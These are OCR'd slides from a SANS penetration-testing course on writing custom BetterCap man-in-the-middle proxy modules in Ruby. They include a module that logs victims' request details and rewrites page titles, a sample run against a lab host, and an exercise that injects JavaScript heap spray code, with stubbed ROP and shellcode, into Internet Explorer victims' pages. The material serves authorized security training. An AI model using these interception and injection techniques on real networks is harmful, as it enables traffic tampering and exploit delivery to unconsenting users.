
Basic description, mirroring rdoc info.

Custom BetterCap Proxy Modules (2)

BetterCap's basic documentation on proxy scripts is available at https://bettercap.org/docs/proxying/http.html, with detailed API documentation for the BetterCap::Proxy module at http://www.rubydoc.info/github/evilsocket/bettercap/BetterCap/Proxy/. In this section we'll examine several components of a custom script, LogRequests, which logs select HTTP request information and modifies the `<title>` tag of HTTP responses.

Each BetterCap proxy module starts with Ruby rdoc-style documentation, beginning with the `=begin` tag and ending with the `=end` tag, as shown on this page. Customize this block to reflect your contact and script license information.

Next, the LogRequests class is defined, subclassing the BetterCap::Proxy::HTTP::Module class. The `meta` method defines additional information about the module; customize the values in this hash to reflect your information and a description of the module.



Custom BetterCap Proxy Modules (3)

```
@@verbose = true
@@options = nil

def self.on_options(opts)
  opts.separator "Log Requests Proxy Module Options:"
  opts.separator ""

  opts.on( '--proxylog-verbose', 'Verbose logging.' ) do |v|
    @@options = v
  end
end

def initialize
  @@verbose = false if @@options.nil?
end

def on_request(request, response)
  log_request(request, response)
end
```

Define class variables with @@varname here

Process command-line args (if desired)

initialize method is run once, good for setup


This is the good stuff, disclosing req, resp

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 140

Custom BetterCap Proxy Modules (3)
The script continues on this page, first defining class variables, always beginning with @@. Although optional, many proxy modules will define a `self.on_options` method, like the example shown here, to register and validate command-line parameters. Refer to the other BetterCap modules included in the bettercap-proxy-modules repository for additional examples on accepting and validating command-line arguments.

The `initialize` method is also optional but common for BetterCap proxy modules, allowing the developer to initialize variables and otherwise set up necessary functionality for the attack when the module is loaded. The `initialize` method is only called once for a given proxy module when BetterCap is invoked.

Next, the `on_request` method is defined, which is mandatory for a BetterCap proxy module. This method accepts two arguments: `request` (representing the HTTP request object) and `response` (representing the HTTP response object). You could do most of your processing in the `on_request` method itself, but in the example on this page, we've moved the majority of the code from the `on_request` method to a new method called `log_request`.



Custom BetterCap Proxy Modules (4)

Anything below private is a private method

```
  private

  def log_request(request,response)
    BetterCap::Logger.info ""
    BetterCap::Logger.info "You can include private functions here".green
    BetterCap::Logger.info "And log information to the console".green
    BetterCap::Logger.info ""
    BetterCap::Logger.info "Use vars like request.host, request.headers, request.path"
    BetterCap::Logger.info "Request Host = #{request.host}"
    BetterCap::Logger.info "Request Path = #{request.path}"
    if @@verbose and request.headers.has_key?('User-Agent')
      BetterCap::Logger.info "User Agent = #{request.headers['User-Agent']}".red
    end
    if response.content_type =~ /^text\/html.*/
      BetterCap::Logger.info "Page contains text/html, changing title"
      response.body.sub!('<title>','<title> BetterCap Was Here')
    end
  end
end
```

Custom BetterCap Proxy Modules (4)


The private keyword at the top of this page indicates to Ruby that the methods and class variables that follow should not be accessible outside of the class itself. This allows us to develop a private method that is only used within the class.

The private method we define is `log_request`, which calls the `BetterCap::Logger::Info` method several times to display informational logging messages on the BetterCap display. In BetterCap, messages can be displayed in color (red and green) by calling the appropriate string overload as shown on this page).

In Ruby, you can display the value of a string variable from another string by specifying `#{variable_name}`. The LogRequests module does this several times, disclosing the HTTP request host header value and the path header.

The LogRequests module also tests for the `User-Agent` key in the `requests.headers` hash when the module was run with the **--logrequests-verbose** command-line argument (as shown by inspecting the value of the `@@verbose` class variable). All Ruby hash objects include the `has_key?` method to test if a given string representing a hash entry name is present, returning a Boolean *true* or *false* value (as designated with the trailing question mark in `hash_key?`). This test improves some of the reliability of the script by checking to make sure the client sent a User-Agent value before trying to display the value with the `BetterCap::Logger.info` method.

Finally, the script examines the Content-Type value of the HTTP response to see if it includes the text/html value using a regular expression. If the page does have the designated Content-Type, the Ruby `sub!` method is used to replace the response body `<title>` content with the message shown.



Ruby and BetterCap Request, Response Objects

- BetterCap's request object includes a headers hash, variables
  - Test for headers keys with has_key? – User-Agent, Cookie, Host, Upgrade-Insecure-Requests, etc.
- BetterCap's response object is similar
  - Headers include Content-Type, Set-Cookie, Server, etc.
  - response.code, response.content_type, etc.
- Use Ruby sub! method to manipulate response content


```
if request.headers.has_key?('User-Agent') and \
    request.headers['User-Agent'].include?("Android") and \
    response.content_type =~ /^text\/html.*/ and \
    response.code == '200'
    # Do something with the response data using response.body.sub!('from', 'to') ...
end
```

Ruby and BetterCap Request, Response Objects
Now that you've seen how straightforward it is to define a BetterCap proxy module, let's dive a little deeper into Ruby and the kind of information available in the `request` and `response` objects passed to the `on_request` method.

The BetterCap `request` and `response` objects include several variables including strings, numbers, and hashes. You can find the documentation for the structure of these objects at: http://www.rubydoc.info/gems/bettercap/1.5.0/BetterCap/Proxy/HTTP/Request:headers and http://www.rubydoc.info/gems/bettercap/1.5.0/BetterCap/Proxy/HTTP/Response:headers.

The headers variable in the request and response objects allows you to access the HTTP headers sent in the request and response (e.g. `request.headers['User-Agent']`, `response.headers['Server']`). Test for the presence of a specific header using the Ruby `has_key?` method. After confirming that the header is present, you can use the Ruby `include?` method to match a simple string, or define a regular expression match using the `=~` operator.

Use the Ruby `sub!` method to replace content, first defining the content to match (the "from" content), followed by the replacement content (the "to" content, as shown on this page).



Ruby Multiline String

- Ruby allows you to specify a multiline string with no interpolation using `%q`
- Alternatively, read a file as a string with this one-liner

```
@@str1 = "This is a simple string"

@@str2 = "This is an annoying " \
"multiline string."

@@str3 = %q(
This is a free form
multiline string
)

@@str4 = File.read("foo.txt")
```

Ruby Multiline String


When developing BetterCap scripts, you will likely need to embed content in the form of strings that you want to inject in the victim's browser session. The easiest way to do this is to cut and paste your attack JavaScript (or HTML, or CSS) into the Ruby BetterCap script as a string variable.

Ruby strings are marked with an opening and a closing quotation mark, as shown on this page. You can also have the string continue across multiple lines, but you must include a backslash line continuation character at the end of each line of the string (also shown on this page). This gets annoying fast, and using double quotes or single quotes to identify the beginning and the end of the string means your string cannot contain these characters without quoting them (with a preceding backslash).

A third option is to use the Ruby multiline string method, `%q`. As shown on this slide, you can specify a non-interpolated string (i.e. a string that does not have content substituted with variable names or other markup content) with the starting marker `%q(`, followed by the string across multiple lines, ending with `)`. This works reasonably well, until you need to embed closing parenthesis marks in your string, which Ruby will interpret as the end of the multiline string. An alternative is to use `%q{` to open and `}` to close the string, which is a little more convenient for JavaScript, but also has a problem with stray curly braces in your string interpreted as closing string markers.

Ruby also offers other multiline string options including `str4 = <<-END_STRING`, followed by your string, ending with `END_STRING`. If you're getting that complex, though, you might consider keeping the multiline string as a separate file, and just reading it into a string variable:

```
str5=File.read("heapspray.js")
```




Using a BetterCap Proxy Module

```
# bettercap -T 172.16.0.185 --proxy-module logweb.rb --no-sslstrip --proxylog-verbose

[I] Found NetBIOS name 'DESKTOP-JR78RLP' for address 172.16.0.185
[I] [eth0] 172.16.0.195 : 00:0C:29:96:BC:08 / eth0 ( VMware )
[I] [GATEWAY] 172.16.0.1 : 48:5D:36:08:68:DA ( Verizon )
[I] [HTTP] Proxy starting on 172.16.0.195:8080 ...
[I] [TARGET] 172.16.0.185 : 00:0C:29:84:8B:BD / DESKTOP-JR78RLP ( VMware )
[I]
[I] You can include private functions here
[I] And log information to the console
[I]
[I] Use variables like request.host, request.headers, request.path
[I] Request Host = o.aolcdn.com
[I] Request Path =
/dims5/amp:744522fab80ba85b521e00eaa9881557a6fd7cb3/t:640,420/q:80/?url=http%3A%2F%2Fdlug-
assets.grvcdn.com%2Ffb%2F8b%2F06%2F01%2Fe4%2Fdf%2Fc1%2F60%2Fcc%2F10%2F25%2Ffe%2F2d%2F54%2F
f0%2F91-262887503580a0d91de47a2.96992473.jpg
[I] User Agent = Mozilla/5.0 (iPhone; CPU iPhone OS 9_2 like Mac OS X) AppleWebKit/601.1
(KHTML, like Gecko) CriOS/47.0.2526.70 Mobile/13C71 Safari/601.1.46
```

Using a BetterCap Proxy Module

After finishing the custom BetterCap proxy module, you can specify the filename with BetterCap using the `--proxy-module` argument, as shown on this page. The `LogRequests` module prints the header information (as shown), and replaces the title content for retrieved web pages. Note that in this example, the author also added the `--no-sslstrip` argument to disable the default-on SSLstrip attack functionality.



Exercise: Custom BetterCap Proxy Module (1)


- You want to exploit an Internet Explorer 0-day
  - Your exploit requires a heap spray
  - You want to limit distribution of exploit to vulnerable devices only
- Write a custom BetterCap proxy module to implement heap spray
  - Detect Internet Explorer browsers by evaluating the User-Agent request header
  - Rewrite the <body> tag to include your heap spray JavaScript when the victim uses Internet Explorer

DO NOT use BetterCap to target more than your authorized victim.

Exercise: Custom BetterCap Proxy Module (1)
In this exercise, you will develop a custom BetterCap proxy module to meet a specific attack need. In this scenario, you want to deliver an Internet Explorer 0-day that you've developed, and your exploit requires a heap spray. Because the exploit is valuable and yet-undisclosed, you want to limit your delivery of the exploit to vulnerable Internet Explorer users only.

Using the examples from the module, write a custom BetterCap proxy module to deliver JavaScript heap spray code by rewriting the `<body>` tag to BetterCap MITM victims when the browser is Internet Explorer.

Like our other MITM attack exercises, please make sure you limit your target specification to only the authorized victim you'll use in the attack.



JavaScript Heap Spray Code

```
<script>
var div_container = document.getElementById("blah");
div_container.style.cssText = "display:none";
var data;
offset = 0x0; // Tweak this as part of your exploit
junk = unescape("%u0666%u6660"); // Just taking up space
while (junk.length < 0x1000) junk += junk;
rop1 = unescape("%u4141%u4141%u4242%u4242%u4343%u4343%u4444%u4444%u4545%u4545"); // Your ROP code
here
shellcode = unescape("%ucccc%ucccc%ucccc%ucccc%ucccc%ucccc%ucccc%ucccc"); // Your shellcode here
data = junk.substring(0,offset) + rop1 + shellcode
data += junk.substring(0,0x800 - offset - rop1.length - shellcode.length);
while (data.length < 0x80000) data += data;
alert("Spraying heap");
for (var i = 0; i < 0x500; i++) {
    var obj = document.createElement("button");
    obj.title = data.substring(0,0x40000-0x58);
    div_container.appendChild(obj);
}
```

This code is included in Kali Linux at /root/lab/day1/heapspray.js

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 146

JavaScript Heap Spray Code

This slide shows the sample JavaScript heap spray code to inject against your Internet Explorer victim system. The ROP code and shellcode are just stub markers that you would replace with your own code as part of your exploit development process. The heap spray code is included on the Kali Linux VM in the file shown on this page.

Note that, in the beginning of this heap spray code, the JavaScript looks for an HTML element with the ID "blah". This element ID needs to exist (as a `<div>` tag) for the heap spray code to use in dynamically building elements. For an effective attack, use this JavaScript in conjunction with a page HTML modification that adds your own `<div id="blah"></div>` element.

Exercise: Custom BetterCap Proxy Module (2)

